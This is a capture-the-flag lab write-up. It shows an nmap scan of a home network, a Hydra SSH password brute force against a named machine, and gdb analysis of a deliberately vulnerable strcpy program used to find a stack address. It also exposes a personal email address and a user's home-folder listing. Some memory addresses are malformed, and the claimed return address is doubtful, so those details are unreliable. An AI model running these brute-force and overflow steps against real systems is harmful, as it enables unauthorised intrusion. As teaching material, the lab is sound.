

Flag 3 Solution:

Objective: Connect via SSH to a remote machine and carry out a buffer overflow attack

Skills: Performing a buffer overflow attack, a Brute Force attack, SSH connection


Solution: Find the vulnerable C code (via SSH) and then find the return address using a buffer overflow attack

Please note: You need a PC with an x64 processor and x86 architecture. A VM running Linux (Kali Linux recommended) is also required.


Suggested solution (other possibilities):

1/ Launch kali-Linux (Virtual Machine in this case) and open the Linux terminal

2/ use NMAP to scan your local network to find the IP address of the server hosting the website. In our example, we are using a second computer running kali-linux to scan and find the PC hosting the website.



```
(kali@kali)-[~]  
$ nmap 192.168.1.39/24  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-08 09:08 EST
```



```
Nmap scan report for lan.home (192.168.1.1)  
Host is up (0.0071s latency).  
Not shown: 992 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   closed ident  
135/tcp   closed msrpc  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
631/tcp   open ipp  
  
Nmap scan report for samsung.home (192.168.1.14)  
Host is up (0.013s latency).  
Not shown: 993 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
7000/tcp   open  af33-fileserver  
8001/tcp   open  vcom-tunnel  
8002/tcp   open  teradataorbdms  
8080/tcp   open  http-proxy  
9080/tcp   open  glrpc  
9999/tcp   open  abys  
12345/tcp  open  netbus  
  
Nmap scan report for mbp-de-baptiste.home (192.168.1.27)  
Host is up (0.013s latency).  
Not shown: 995 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
53/tcp    open  domain  
5000/tcp   open  uupnp  
5432/tcp   open  postgresql  
7000/tcp   open  af33-fileserver  
9000/tcp   open  cslistened  
  
Nmap scan report for phantom195db-p29+0160m01.home (192.168.1.34)  
Host is up (0.016s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
7000/tcp   open  af33-fileserver  
  
Nmap scan report for iphone-de-baptiste-douchet.home (192.168.1.35)  
Host is up (0.010s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
49152/tcp  open  unknown  
62076/tcp  open  iphone-sync  
  
Nmap scan report for kali.home (192.168.1.39)  
Host is up (0.00215s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp    open  https  
  
Nmap done: 256 IP addresses (6 hosts up) scanned in 7.08 seconds  
kali@kali)-[~]
```

3/ Once you've found the IP address, connect via SSH to the machine hosting the website (in this case mbp-de-baptiste.home).

```
(kali@kali)~$ ssh baptiste@192.168.1.27

(baptiste@192.168.1.27) Password:
Last login: Thu Jan 18 17:03:40 2024
baptiste@mbp-de-baptiste ~ %
```

4/ To find the password of the machine to connect in SSH, you will have to carry out a brute force attack on the password (here with Hydra present on Kali Linux). You can use the list of passwords provided or find one on the Internet.

Use the hydra tool (on kali linux) with the following command to find the ssh mdp :

hydra -l [username] -P [path_to_wordlist] ssh://[IP_address]

```
(kali@kali)~$ hydra -l baptiste -P /home/kali/Downloads/10-million-password-list-top-1000000.txt ssh://192.168.1.27
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-19 09:06:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 999999 login tries (l:1/p:999999), ~62500 tries per task
[DATA] attacking ssh://192.168.1.27:22/
[22][ssh] host: 192.168.1.27  login: baptiste  password:
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-19 09:06:17
```

5/ Once you've connected to the server (the virtual machine hosting the website and the node.js server) using SSH, you'll need to explore the various folders to first find the folder containing the "CTF_2" website, then explore the folders within it to find the "Flag_3" folder containing the C code.

```
(kali@kali)~$ ssh baptiste@192.168.1.27
The authenticity of host '192.168.1.27 (192.168.1.27)' can't be established.
ED25519 key fingerprint is SHA256:y5WuGslad71cg/vQlpYIYNEAsSFiyjUcDbEUJRpBQM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.27' (ED25519) to the list of known hosts.
(baptiste@192.168.1.27) Password:
Last login: Mon Jan 8 15:07:53 2024
baptiste@macbook-pro-de-baptiste ~ % ls
Applications                                Music
Cisco Packet Tracer 8.2.0                  OneDrive - ISEP
Creative Cloud Files                       Pictures
Creative Cloud Files priemelodie2@gmail.com 2c2688fac03c58ae2576da704cdeb2344d1d970dbae95a3555435023583c7d02 Public
Deezerloader Music                        VirtualBox VMs
Desktop                                  eclipse
Documents                                eclipse-workspace
Downloads                                node_modules
GRAPH example.mtgl                      package-lock.json
ISEP                                    package.json
Library                                port-ouvert-a-partir-du-terminal-sur-le-mac
Movies                                postgresql_16.app.zip

baptiste@macbook-pro-de-baptiste ~ % cd Documents
baptiste@macbook-pro-de-baptiste Documents % ls
Adobe      CTF      PlaybackEventStreams  contact legetaire papa.pdf  rekordbox
baptiste@macbook-pro-de-baptiste Documents % cd CTF
baptiste@macbook-pro-de-baptiste CTF % ls
CTF_1      CTF_2      CTF_2.textClipping
baptiste@macbook-pro-de-baptiste CTF % cd CTF_2
baptiste@macbook-pro-de-baptiste CTF_2 % ls
Flag_3  app.js  public  views
baptiste@macbook-pro-de-baptiste CTF_2 % cd Flag_3
baptiste@macbook-pro-de-baptiste Flag_3 % ls
buffer_overflow.c
baptiste@macbook-pro-de-baptiste Flag_3 % nano buffer_overflow.c
baptiste@macbook-pro-de-baptiste Flag_3 %
```

```

File Actions Edit View Help
LW PICO 5.09 File: buffer.overflow.c

#include <stdio.h>
#include <string.h>

void vuln_function(char *input) {
    char buffer[64];
    strcpy(buffer, input); // Copie l'entrée dans le tampon sans vérifier sa taille
}

int main(int argc, char *argv[]) {
    if (argc > 1) {
        vuln_function(argv[1]);
    } else {
        printf("Usage: %s <input>\n", argv[0]);
    }
    return 0;
}

Get Help Exit WriteOut Justify Read File Where Is Prev Pg Next Pg Cut Text Uncut Text Cur Pos To Spell

```

6/ We need to carry out a buffer overflow attack on this c code to find the return address
 Here are the steps to follow to buffer overflow and find the return address to enter on the website (we have saved the C code under the file: buffer.c in kali-linux):

```

(kali@kali)~/Downloads
$ gcc buffer.c -g -o buffer -fno-stack-protector -z execstack -no-pie

(kali@kali)~/Downloads
$ gdb ./buffer
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./buffer...
(gdb) disas vuln_function
Dump of assembler code for function vuln_function:
0x00000000401136 <+0>: push    %rbp
0x00000000401137 <+1>: mov     %rsp,%rbp
0x0000000040113a <+4>: sub     $0x50,%rsp
0x0000000040113e <+8>: mov     %rdi,-0x48(%rbp)
0x00000000401142 <+12>: mov     -0x48(%rbp),%rdx
0x00000000401146 <+16>: lea     -0x40(%rbp),%rax
0x0000000040114a <+20>: mov     %rdx,%rsi
0x0000000040114d <+23>: mov     %rax,%rdi
0x00000000401150 <+26>: call    0x401030 <strcpy@plt>
0x00000000401155 <+31>: nop
0x00000000401156 <+32>: leave
0x00000000401157 <+33>: ret
End of assembler dump.
(gdb) run $(python -c "print('A'*63)")
Starting program: /home/kali/Downloads/buffer $(python -c "print('A'*63)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 24449) exited normally]
(gdb) run $(python -c "print('A'*64)")
Starting program: /home/kali/Downloads/buffer $(python -c "print('A'*64)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x000000004011a6 in main (argc=791621423, argv=0x2f2f2f2f2f2f2f2f) at buffer.c:16
16

```

```
(gdb) break *0x000000000401150
Breakpoint 1 at 0x401150: file buffer.c, line 6.
(gdb) break *0x000000000401155
Breakpoint 2 at 0x401155: file buffer.c, line 7.
(gdb) run $(python -c "print('A'*64)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Downloads/buffer $(python -c "print('A'*64)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x000000000401150 in vuln_function (input=0x7fffffff26d 'A' <repeats 64 times>) at buffer.c:6
6      strcpy(buffer, input); // Copie l'entrée dans le tampon sans vérifier sa taille
(gdb) c
Continuing.

Breakpoint 2, vuln_function (input=0x7fffffff26d 'A' <repeats 64 times>) at buffer.c:7
7      }
```

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffddb0:
 rip = 0x401155 in vuln_function (buffer.c:7); saved rip = 0x401180
 called by frame at 0x7fffffffdd10
 source language c.
 Arglist at 0x7fffffffdda0, args: input=0x7fffffff26d 'A' <repeats 64 times>
 Locals at 0x7fffffffdda0, Previous frame's sp is 0x7fffffffddb0
 Saved registers:
  rbp at 0x7fffffffdda0, rip at 0x7fffffffdda8
(gdb) info reg
rax      0x7fffffffdd60      140737488346464
rbx      0x7fffffffdded8     140737488346840
rcx      0x0                0
rdx      0x7fffffffdda0     140737488346528
rsi      0x7fffffff2b0       140737488347824
rdi      0x7fffffffdd60     140737488346464
rbp      0x7fffffffdda0     0x7fffffffdda0
rsp      0x7fffffffdd50     0x7fffffffdd50
r8       0xfefefefefefeff   -72340172838076673
r9       0xffff000000000000 -281474976710656
r10      0x7ffff7dd4238     140737351860792
r11      0x7ffff7e73940     140737352513856
r12      0x0                0
r13      0x7fffffffdef0     140737488346864
r14      0x403e00           4210176
r15      0x7ffff7ffd000     140737354125312
rip      0x401155           0x401155 <vuln_function+31>
eflags   0x246             [ PF ZF IF ]
cs       0x33              51
ss       0x2b              43
ds       0x0                0
es       0x0                0
fs       0x0                0
gs       0x0                0
```

```
(gdb) x /300bx $rsp
0x7fffffffdd50: 0x48 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdd58: 0x6d 0xe2 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdd60: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd68: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd70: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd78: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd80: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd88: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd90: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd98: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdda0: 0x00 0xdd 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdda8: 0x80 0x11 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffddb0: 0xd8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffddb8: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffddc0: 0x02 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffddc8: 0xca 0x26 0xdf 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffddd0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffddd8: 0x58 0x11 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdde0: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffdde8: 0xd8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdded: 0xd8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffddf8: 0x45 0x19 0xad 0xaa 0x24 0x76 0x62 0x16
0x7fffffffde00: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde08: 0xf0 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffde10: 0x00 0x3e 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffde18: 0x00 0xd0 0xff 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffde20: 0x45 0x19 0x09 0x11 0xdb 0x89 0x9d 0xe9
0x7fffffffde28: 0x45 0x19 0xad 0xe7 0x9a 0x99 0x9d 0xe9
0x7fffffffde30: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde38: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde40: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde48: 0xd8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffde50: 0xd8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffde58: 0x00 0x30 0x0c 0x8b 0x41 0x52 0xc1 0xc6
0x7fffffffde60: 0x0e 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde68: 0x85 0x27 0xdf 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffde70: 0x58 0x11 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffde78: 0x00 0x3e 0x40 0x00 0x00 0x00 0x00 0x00
(gdb) info frame
Stack level 0, frame at 0x7fffffffddb0:
 rip = 0x401155 in vuln_function (buffer.c:7); saved rip = 0x401180
 called by frame at 0x7fffffffdd10
 source language c.
 Arglist at 0x7fffffffdda0, args: input=0x7ffffffe26d 'A' <repeats 64 times>
 Locals at 0x7fffffffdda0, Previous frame's sp is 0x7fffffffddb0
 Saved registers:
  rbp at 0x7fffffffdda0, rip at 0x7fffffffdda8
```

```
(gdb) info reg
rax      0x7fffffffdd60 140737488346464
rbx      0x7fffffffdded 140737488346840
rcx      0x0 0
rdx      0x7fffffffdda0 140737488346528
rsi      0x7fffffffe2b0 140737488347824
rdi      0x7fffffffdd60 140737488346464
rbp      0x7fffffffdda0 0x7fffffffdda0
rsp      0x7fffffffdd50 0x7fffffffdd50
r8        0xfefefefefefeff -72340172838076673
r9        0xffff000000000000 -281474976710656
r10       0x7ffff7dd4238 140737351860792
r11       0x7ffff7e73940 140737352513856
r12       0x0 0
r13       0x7fffffffdef0 140737488346864
r14       0x403e00 4210176
r15       0x7ffff7ffd000 140737354125312
rip       0x401155 0x401155 <vuln_function+31>
eflags    0x246 [ PF ZF IF ]
cs        0x33 51
ss        0x2b 43
ds        0x0 0
es        0x0 0
fs        0x0 0
gs        0x0 0
(gdb) run $(python -c "print('A'*64 + 'B'*8)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Downloads/buffer $(python -c "print('A'*64 + 'B'*8)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00000000401150 in vuln_function (input=0x7ffffffe265 'A' <repeats 64 times>, "BBBBBBBB") at buffer.c:6
6      strcpy(buffer, input); // Copie l'entr e dans le tampon sans v rifier sa taille
(gdb) c
Continuing.

Breakpoint 2, vuln_function (input=0x7ffffffe265 'A' <repeats 64 times>, "BBBBBBBB") at buffer.c:7
7
```



```
(gdb) x /300bx $rsp
0x7fffffffdd40: 0x48 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdd48: 0x65 0xe2 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdd50: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd58: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd60: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd68: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd70: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd78: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd80: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd88: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd90: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0x7fffffffdd98: 0x00 0x11 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdda0: 0xc8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdda8: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffddb0: 0x02 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffddb8: 0xca 0x26 0xdf 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffddc0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffddc8: 0x58 0x11 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffddd0: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffddd8: 0xc8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdde0: 0xc8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdde8: 0x70 0x67 0x63 0x14 0x5f 0xb7 0xcb 0xec
0x7fffffffddf0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffddf8: 0xe0 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffde00: 0x00 0x3e 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffde08: 0x00 0xd0 0xff 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffde10: 0x70 0x67 0xe7 0xaf 0xa0 0x48 0x34 0x13
0x7fffffffde18: 0x70 0x67 0x63 0x59 0xe1 0x58 0x34 0x13
0x7fffffffde20: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde28: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde30: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde38: 0xc8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffde40: 0xc8 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffde48: 0x00 0x59 0x0b 0x2b 0x7e 0x8e 0x46 0x0a
0x7fffffffde50: 0x0e 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffde58: 0x85 0x27 0xdf 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffde60: 0x58 0x11 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffde68: 0x00 0x3e 0x40 0x00 0x00 0x00 0x00 0x00
(gdb) info frame
Stack level 0, frame at 0x7fffffffdda0:
rip = 0x401155 in vuln_function (buffer.c:7); saved rip = 0x401100
called by frame at 0x7fffffffdda8
source language c.
Arglist at 0x7fffffffdd90, args: input=0x7fffffffe265 'A' <repeats 64 times>, "BBBBBBBB"
Locals at 0x7fffffffdd90, Previous frame's sp is 0x7fffffffdda0
Saved registers:
rbp at 0x7fffffffdd90, rip at 0x7fffffffdd98
(gdb)
```

7/ Once you have found the return address (here : 0x7fffffffdd90), you need to enter it in the field provided on the website to find the Flag 3.

Entrez la bonne adresse mémoire de retour

Indice : trouver le code C pour réaliser une attaque de type buffer overflow

Attention, ce CTF fonctionne que sur une architecture intel x86 avec un processeur 64 bits

Vérifier

You have found Flag 3 ! Congratulation!

